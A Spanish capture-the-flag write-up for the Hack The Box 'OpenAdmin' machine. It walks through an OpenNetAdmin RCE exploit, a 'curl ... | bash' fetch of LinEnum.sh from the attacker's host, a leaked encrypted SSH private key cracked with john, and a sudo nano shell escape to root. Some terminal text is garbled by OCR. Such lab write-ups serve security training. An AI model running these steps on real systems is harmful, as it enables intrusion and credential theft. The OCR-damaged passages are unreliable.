

HTB MÁQUINA OPENADMIN

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.1, es una maquina en Linux y que está en la categoría de fácil.



User:

Realizando un escaneo de directorios, nos encontramos con el directorio /ona/ y este a su vez tiene un login.php, en el directiorio /ona/ nos dirigirnos a Download nos manda a la página de OpenNetAdmin y ya contamos con una versión que es la 18.11, googleando un poco, nos encontramos con una vulnerabilidad para esta versión.



```
DirBuster 1.0-RCl - Report
http://www.owsp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sat Jan 04 22:09:06 COT 2020
http://10.10.10.10.171:80
Directories found during testing:
Dirs found with a 200 response:
//music/ing/concept/
/music/ing/concept/
/music/ing/cons/
/music/ing/prenium/
/ona/
/ona/
/music/ing/prenium/
/ona/
/music/css/
Dirs found with a 403 response:
/icons/
/music/css/
Dirs found with a 403 response:
/icons/
/icons/small/
Files found with a 301 responce:
/ona
Files found with a 200 responce:
/music/alogo.thtml
/music/playlist.html
/music/playlist.html
/music/playlist.html
/music/playlist.html
/music/playlist.html
/music/js/jquery-3.2.1.min.js
```



https://packetstormsecurity.com/files/155406/OpenNetAdmin-18.1.1-Remote-Code-Execution.html

con el comando ./open.sh http://10.10.10.171/ona/login.php tenemos nuestra shell sin privilegios, donde podemos sacar información, de los usuarios que tiene esta maquina y la información de la base de datos.

```
angussMoody:-/hackthebox/Openadmin-10.10.171# ./open.sh http://10.10.10.171/ona/login.php
./open.sh: linea 1: !/bin/bash: No existe el fichero o el directorio
http://10.10.10.171/ona/login.php
$ ls - la /home
total 16
drwxr-xr-x 4 root root 4096 Nov 22 18:00 .
drwxr-xr-x 24 root root 4096 Nov 21 13:41 ..
drwxr-xr-- 6 jimmy jimmy 4096 Jan 8 01:41 jimmy
drwxr-x--- 6 joanna joanna 4096 Jan 8 01:39 joanna
$ ■
```

```
./open.sh: linea li: //bin/bash: No existe el fichero o el directorio http://la.lb.lo.l7/pon/login.php find local local/plugins |
local/plugins |
local/plugins |
local/config/motd.txt.example |
local/config/motd.txt.example |
local/config/motables esttings.inc.php |
local/mmap_scans |
local/mmap_scans/subnets |
local/map_scans/subnets |
local/map_scans |
local/map_
```

En este punto, tenemos 2 Usuarios y una Password, así que probamos y tenemos acceso con jimmy por ssh, pero aun no tenemos nuestra flag, seguimos enumerando y nos encontramos con una página interna y nos da una pista de las credenciales de Joanna

```
rooteangussNoody:~/hackthebox/Openadmin-10.10.10.171# ssh jimmy@l0.10.10.171
jimmy@l0.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://lundscape.canonical.com

* Support: https://lundscape.canonical.com

* Support: https://ubuntu.com/advantage

System information disabled due to load higher than 2.0

* Canonical Livepatch is available for installation.

- Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/luepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan 8 01:46:51 2020 from 10.10.14.237
jimmy@openadmin:-$ cd /var/www/internal/
jimmy@openadmin:-$ cd /var/www/internal/
jimmy@openadmin:-$ to /var/www/internal/
# Open Admin Trusted

# OpenAdmin fused

# OpenAdmin Soutput = shell exec('cat /home/joanna/.ssh/id_rsa');
ech "-spre>Soutput

# Click here to logout <a href="logout.php" tite = "Logout">Session </a>

* All pimmy@openadmin:/var/www/internal$
```



En este punto debemos buscar una forma de poder observar la llave que hemos encontrado en el archivo main.php así que hacemos uso del Script LinEnum.sh para ver si encontramos alguna forma

de visualizar este archivo.

```
angussMoody □ 0 • 2 ssh


jimmy@openadmin:/$ curl 10.10.14.200:8000/LinEnum.sh |bash

root@angussMoody:~/hackthebox/scripts# python3 -m http.server
Serving HTTP on 0.0.0 port 8000 (http://0.0.0:8000/) ...
10.10.10.171 - [04/Feb/2020 17:20:53] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.10.171 - [04/Feb/2020 17:24:05] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Revisando los datos que nos trae el script nos encontramos con dos puertos que están corriendo en el localhost, el primero 3306 sabemos que es de MySql, pero el segundo 52846 tenemos la duda de que trate, así que nos vamos a centrar en este, en este punto nos encontramos 2 formas de encontrar las credenciales y en este writeup vamos a ver las 2 formas.



1.) La primera forma que vamos a realizar es una técnica llamada port forwarding (https://culturacion.com/que-es-port-forwarding/) lo que vamos a hacer es poder ver lo que tiene este puerto en nuestro localhost, pare esto necesitamos un usuario y una pass valida, y con estos comandos podremos observar los archivos de internal en nuestra máquina





```
angussMoody□0•2ssh Q : - □ ×

jimmy@openadmin:/var/www/internal$ ls

index.php logout.php main.php
jimmy@openadmin:/var/www/internal$ ■
```

dentro de internal nos encontramos con 3 archivos, el index.php, logout.php y el main.php que ya lo habíamos visto y que es el que nos interesa.


Realizando un cat a index.php nos encontramos que el usuario es Jimmy, el hash de la password y nos dice que con las credenciales correctas nos direccionará al main.php

así que vamos a descifrar ese hash en (https://md5decrypt.net/en/Sha512/#answer) ya que nos dice que es un sha512.





Ya en este momento, tenemos un usuario y una pass, así que vamos a probar estas credenciales y de esta manera obtenemos nuestra llave.



2.) La segunda manera es al ser una página interna vamos a hacer uso del comando cUrl en el localhost de la máquina en el archivo mail.php y así encontrar la llave de Joanna, es la forma más fácil, pero aprovechamos esta máquina para ver la técnica de port forwarding, ahora nos descargamos la llave en este caso la llamamos id rsa

```
iimmy@openadmin: ~
 jimmy@openadmin:~$ curl http://127.0.0.1:52846/main.php
----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D
kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
piC96HnJU+Z8+1XbvzR93Wd3klRM07EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/UlcPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvklTikH
40ZNca5xHPij8hvUzv5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQlNLhcjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22VQ+/pUQap3PdXEpg3v6S4bfXkYKVFkcocqs8IivdKl+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEll6TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhź8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
lkxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSUlfSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
       -END RSA PRIVATE KEY-
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
 immy@openadmin:~$
```



```
angussMoody:~/hackthebox/Openadmin-10.10.10.171# python '/usr/share/john/ssh2john.py' id_rsa > key.txt
'contdangussMoody:~/hackthebox/Openadmin-10.10.10.171# locate rockyou.txt
//usr/share/wordlists/rockyou.txt.gz
//usr/share/wordlists/rockyou.txt.gz
//ostwangussMoody:~/hackthebox/Openadmin-10.10.10.171# john --wordlist='/usr/share/wordlists/rockyou.txt' key.txt
Using default input encoding: UTF-8
Loaded l password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MDS/AES 1=MDS/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
will run 6 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or ctrl-c to abort, almost any other key for status
bloodninjas (id rsa)
1g 0:00:00:12 DONE (2020-01-07 20:59) 0.07993g/s 1146Kp/s 1146Kc/s 1146KC/s 1990..*7;Vamos!
Session completed
**CollegeussMoody:-/hackthebox/Openadmin-10.10.10.171# chmod 600 id_rsa
**CollegeussMoody:-/hackthebox/Openadmin-10.10.10.171#
```

Una vez encontrada la llave, realizaremos el proceso como en otras máquinas anteriores, haciendo uso de ssh2john.py y john con el diccionario rockyou el cual nos da una password para el usuario Joanna.

Debemos darle permisos al archivo id_rsa chmod 600 e iniciar sesión por ssh con esta llave y la password que conseguimos.

Y de esta manera obtenemos nuestra primer flag

• Escalada de Privilegios:

Para la escalada de privilegios, como siempre que nos enfrentamos a una máquina Linux corremos el comando sudo -l para saber si tenemos acceso , en este caso nos dice que tenemos acceso a nano con este usuario.

```
angussMoody□ 0 • 2 ssh

joanna@openadmin:-$ sudo -l

Matching Defaults entries for joanna on openadmin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv

joanna@openadmin:-$
```



Investigando un poco en binarios nos encontramos con GTFOBins, que ya lo habíamos visto en una máquina anterior, y encontramos que podemos generar un Shell de sistema interactivo.



realizamos un sudo a la ruta que obtuvimos con sudo -l y allí realizamos el procedimiento que nos indica GTFOBins, con Ctrl R y Ctrl X, allí ponemos la línea de código y de esta manera tenemos nuestra Shell con permisos root.

```
Command to execute: reset; sh 1>&0 2>&0# id uid=0(root) gid=0(root) groups=0(root)
# python3 -c 'import pty;pty.spawn("/bin/bash")'
root@openadmin:~# cd /root/
root@openadmin:/root# ls
root.txt
root@openadmin:/root#
```

De esta manera encontramos la flag del Root.

Saludos Fr13ndS HTB

